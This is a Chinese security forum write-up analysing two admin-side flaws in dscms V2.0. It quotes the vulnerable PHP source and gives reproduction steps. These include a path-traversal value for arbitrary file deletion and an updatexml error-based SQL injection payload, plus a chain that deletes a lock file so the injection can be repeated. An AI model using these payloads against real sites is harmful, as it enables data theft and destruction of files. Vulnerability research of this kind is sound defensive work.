
dscmsV2.0 二次注入及任意文件删除漏洞分析 – 原创文章发布 (Original Article) – T00LS | 低调求发展 – 潜心习安全


前段时间看的一个 CMS，虽然是两个后台漏洞，不过也是第一次找到一个二次注入的位置，分享给大家

可以通过发布的微云下载源码，版本为 V2.0 https://share.weiyun.com/5zJaPFs

0x01. 程序目录简介



thinkphp 框架就不做过多的分析了，cms 入口文件在 public 文件夹下，



application 文件夹下为 CMS 应用程序目录，前台的程序文件在 / home 文件夹下，后台的程序文件在 / admin 文件夹下，手机端的程序文件在 / mobile 下

0x02. 任意文件删除漏洞

代码分析： 该漏洞触发点在后台位置，触发漏洞的代码在 application/admin/controller/Adv.php 文件的 adv_edit 函数中， 第 151 行代码造成了任意文件删除漏洞

首先来看这个函数

```
public function adv_edit()
{
    $adv_id = intval(input('param.adv_id'));
    if($adv_id<=0){
        $this->error('param_error');
    }
    $adv_model = model('adv');
    if (!request()->isPost()) {
        $ap_list = model('adv')->getAdvpositionList();
        $this->assign('ap_list', $ap_list);
        $adv = model('adv')->getOneAdv(['adv_id' => $adv_id]);
        $this->assign('adv', $adv);
        $this->setAdminCurItem('edit');
        return $this->fetch('adv_form');
    } else {
        $param['adv_id'] = $adv_id;
        $param['adv_title'] = input('post.adv_title');
        $param['ap_id'] = input('post.ap_id');
        $param['adv_link'] = input('post.adv_link');
        $param['adv_order'] = input('post.adv_order');
        $param['adv_enabled'] = input('post.adv_enabled')? 1 : 0;
        if (!input('param.adv_starttime')) {
            $data['adv_starttime'] = TIMESTAMP;
        } else {
            $data['adv_starttime'] = strtotime(input('param.adv_starttime'));
        }
        if (!input('param.adv_endtime')) {
            $data['adv_endtime'] = TIMESTAMP;
        } else {
            $data['adv_endtime'] = strtotime(input('param.adv_endtime'));
        }
        if (!empty($_FILES['adv_code']['name'])) {
            $upload_file = BASE_UPLOAD_PATH . DS . ATTACH_ADV;
            $file = request()->file('adv_code');
            $info = $file->rule('uniqid')->validate(['ext' => ALLOW_IMG_EXT])-
>move($upload_file);
            if ($info) {
                //还需删除原来图片
                $adv_code_ori = input('param.adv_code_ori');
                if ($adv_code_ori) {
                    @unlink($upload_file . DS . $adv_code_ori);
                }
                $param['adv_code'] = $info->getSaveName();
            } else {
                // 上传失败获取错误信息
                $this->error($file->getError());
            }
        }
```

```
        $adv_validate = validate('adv');
        if (!$adv_validate->scene('edit')->check($param)){
            $this->error($adv_validate->getError());
        }
        $result = $adv_model->editAdv($param);
        if ($result >= 0) {
            $this->log(lang('adv_change_succ') . '[' . input('post.ap_name') .
']', null);
            $this->success(lang('adv_change_succ'), url('adv/adv_manage'));
        } else {
            $this->error(lang('adv_change_fail'));
        }
    }
}
```


该函数为处理修改广告操作的函数，首先判断是否为 post 请求，不是则显示广告信息，为 post 则进行修改操作， 修改时会上传新的文件，上传文件的验证是白名单，无法利用

```
$info = $file->rule('uniqid')->validate(['ext' => ALLOW_IMG_EXT])->move($uploa
d_file);//上传文件处理
```


之后获取 post 参数 adv_code_ori，该参数为该项广告原先的文件名，之后直接拼接字符串进行删除文件操作，无任何过滤和验证，造成任意文件删除漏洞

漏洞复现：


访问 http://localhost/dscms/public/Admin/login/index.html 登录后台后在内容管理，广告管理处点击编辑，




url 为：http://localhost/dscms/public/admin/adv/adv_edit/adv_id/8.html




选择图片后提交抓包



构造 adv_code_ori 参数为../../../robots.txt



执行后会删除 public/robots.txt 文件



0x03.sql 二次注入漏洞

代码分析： 该漏洞触发点在后台，通过二次获取 session 中的值，而第一次传入 session 中的值我们可控而造成二次注入漏洞 触发漏洞的代码在 application/admin/controller/Db.php 文件的 export 函数中，该函数为备份数据操作函数

函数代码比较多，对代码大致流程的分析我用注释写出了

```
/
* 备份数据
* @param type $tables
* @param type $id
* @param type $start
* @return type
*/
public function export($tables = null, $id = null, $start = null)
{
    //防止备份数据过程超时
    function_exists('set_time_limit') && set_time_limit(0);
    //判断是否为post提交模式，tables不为空，并且为数组则进入该判断
    if (request()->isPost() && !empty($tables) && is_array($tables)) { //初始化
        $path = DATA_BACKUP_PATH;
        //创建备份文件夹，在public\uploads\sqldata
        if (!is_dir($path)) {
            mkdir($path, 0755, true);
        }
        //读取备份配置
        $config = array(
            'path' => realpath($path) . DIRECTORY_SEPARATOR,
            'part' => DATA_BACKUP_PART_SIZE,
            'compress' => DATA_BACKUP_COMPRESS,
            'level' => DATA_BACKUP_COMPRESS_LEVEL,
        );
        //检查是否有正在执行的任务
        //检查是在public\uploads\sqldata下是否存在backup.lock文件，如果存在则结束操作
        $lock = "{$config['path']}backup.lock";
        if (is_file($lock)) {
            return json(array('info' => '检测到有一个备份任务正在执行，请稍后再试！',
'status' => 0, 'url' => ''));
        } else {
            //如果不存在则创建backup.lock文件
            //创建锁文件
            file_put_contents($lock, TIMESTAMP);
        }


        //检查备份目录是否可写
```

```
        if (!is_writeable($config['path'])) {
            return json(array('info' => '备份目录不存在或不可写，请检查后重试！', 's
tatus' => 0, 'url' => ''));
        }
        session('backup_config', $config);


        //生成备份文件信息
        $file = array(
            'name' => date('Ymd-His', $_SERVER['REQUEST_TIME']),

            'part' => 1,
        );
        session('backup_file', $file);
        //缓存要备份的表
        //注意这里，将我们可控参数$tables的值存入了session里面，这个值为要备份的数据库表
名，tables为数组，可多个表同时导出
        //这里的tables值为我们可控，这是造成二次注入的开端
        session('backup_tables', $tables);
        //创建备份文件
        //这里会创建sql文件的开头，一般为表的说明等
        $Database = new \mall\Backup($file, $config);
        if (false !== $Database->create()) {
            $tab = array('id' => 0, 'start' => 0);
            return json(array('tables' => $tables, 'tab' => $tab, 'info' =>
'初始化成功！', 'status' => 1, 'url' => ''));
        } else {
            return json(array('info' => '初始化失败，备份文件创建失败！', 'status'
 => 0, 'url' => ''));
        }
    //紧接着会发起下一次请求，为get请求，id和start要为int类型
    } elseif (request()->isGet() && is_numeric($id) && is_numeric($start)) {
//备份数据
        //获取之前我们存入session中的talbes的值
        $tables = session('backup_tables');
        //备份指定表
        $Database = new \mall\Backup(session('backup_file'), session('backup_c
onfig'));
        //将获取的tables值传入backup函数，这里在下方跟进，具体得操作就是进行原生态sql语
句查询，造成了二次注入
        $start = $Database->backup($tables[$id], $start);
        if (false === $start) { //出错
            return json(array('info' => '备份出错！', 'status' => 0, 'url' =>
''));
        //如果是多表，则进行循环备份创建
        } elseif (0 === $start) { //下一表
            if (isset($tables[++$id])) {
                $tab = array('id' => $id, 'start' => 0);
                return json(array('tab' => $tab, 'info' => '备份完成！', 'statu
s' => 1, 'url' => ''));
            } else { //备份完成，清空缓存
```

```
                //在所有表备份完成后，删除其backup.lock文件
                unlink(session('backup_config.path') . 'backup.lock');
                session('backup_tables', null);
                session('backup_file', null);
                session('backup_config', null);
                return json(array('info' => '备份完成！', 'status' => 1, 'url'
 => ''));
            }
        } else {
            $tab = array('id' => $id, 'start' => $start[0]);
            $rate = floor(100 * ($start[0] / $start[1]));
            return json(array('tab' => $tab, 'info' => "正在备份...({$rate}%)",
'status' => 1, 'url' => ''));
        }
    } else {
        //出错
        return json(array('info' => '参数错误！', 'status' => 0, 'url' => ''));
    }
}
```

先跟进一下 backup 函数，tables 为上文我们可控的存入 session 中的数组，id 为数组的 key，start 是一个控制数字，三个值都可控

```
$start = $Database->backup($tables[$id], $start);
```

在根目录下 extend/mall/Backup.php 文件的 backup 函数，同样分析写为注释

```
/
* 备份表结构
* @param  string  $table 表名
* @param  integer $start 起始行数
* @return boolean        false - 备份失败
*/
public function backup($table, $start){
    //备份表结构
    //控制start为1，不进入该if判断
    if(0 == $start){
        $result = db()->query("SHOW CREATE TABLE `{$table}`");
        $sql  = "\n";
        $sql .= "-- -----------------------------\n";
        $sql .= "-- Table structure for `{$table}`\n";
        $sql .= "-- -----------------------------\n";
        $sql .= "DROP TABLE IF EXISTS `{$table}`;\n";
        $sql .= trim($result[0]['Create Table']) . ";\n\n";
        if(false === $this->write($sql)){
            return false;
        }
    }
    //数据总数
```

```
    //可以看到直接进行原生态的sql语句拼接，造成了二次注入
    $result = db()->query("SELECT COUNT(*) AS count FROM `{$table}`");
    $count  = $result['0']['count'];
    //备份表数据
    if($count){
        //写入数据注释
        if(0 == $start){
            $sql  = "-- ----------------------------\n";
            $sql .= "-- Records of `{$table}`\n";
            $sql .= "-- ----------------------------\n";

            $this->write($sql);
        }
        //备份数据记录
        $result = db()->query("SELECT * FROM `{$table}` LIMIT {$start}, 1000"
);
        foreach ($result as $row) {
            $row = array_map('addslashes', $row);
            $sql = "INSERT INTO `{$table}` VALUES ('" . str_replace(array("\r"
,"\n"),array('\r','\n'),implode("', '", $row)) . "');\n";
            if(false === $this->write($sql)){
                return false;
            }
        }
        //还有更多数据
        if($count > $start + 1000){
            return array($start + 1000, $count);
        }
    }
    //备份下一表
    return 0;
}
```

漏洞触发的流程为： 备份 sql 数据时，tables 通过 post 方式传参，并将其无任何过滤和验证放入 session 中，之后再次发送新的请求，将放入 session 中的 tables 值取出，进行了原生态的 sql 查询并直接拼接 sql 字符串，造成了二次注入。


注意这里如果使用延时注入则程序会自动删除 备份时生成的 backup.lock 文件，如果使用报错注入则下面的删除代码不会执行，则 backup.lock 文件会一直存在，构造新的 sql 语句时会一直报检测到有一个备份任务正在执行，请稍后再试，无法构造新的 sql 语句

如果要构造新的 sql 语句，只能通过上文的任意文件删除漏洞删除掉 backup.lock 文件。

漏洞复现：


http://localhost/dscms/public/Admin/login/index.html 登录后台，在数据库功能

中选择一个表，点击数据备份并抓包




构造 post 参数为


tables%5B%5D=ds_admin` where 2=2 or updatexml(1,concat(0x7e,(user())),0) #




再次访问 http://localhost//dscms/public/Admin/db/export.html?id=0&start=1

需要控制 id=0 start=1，爆出当前 mysql 用户名





这时候 sqldata 文件夹下的 backup.lock 不会自动删除



通过任意文件删除漏洞删除该文件

可重新构造语句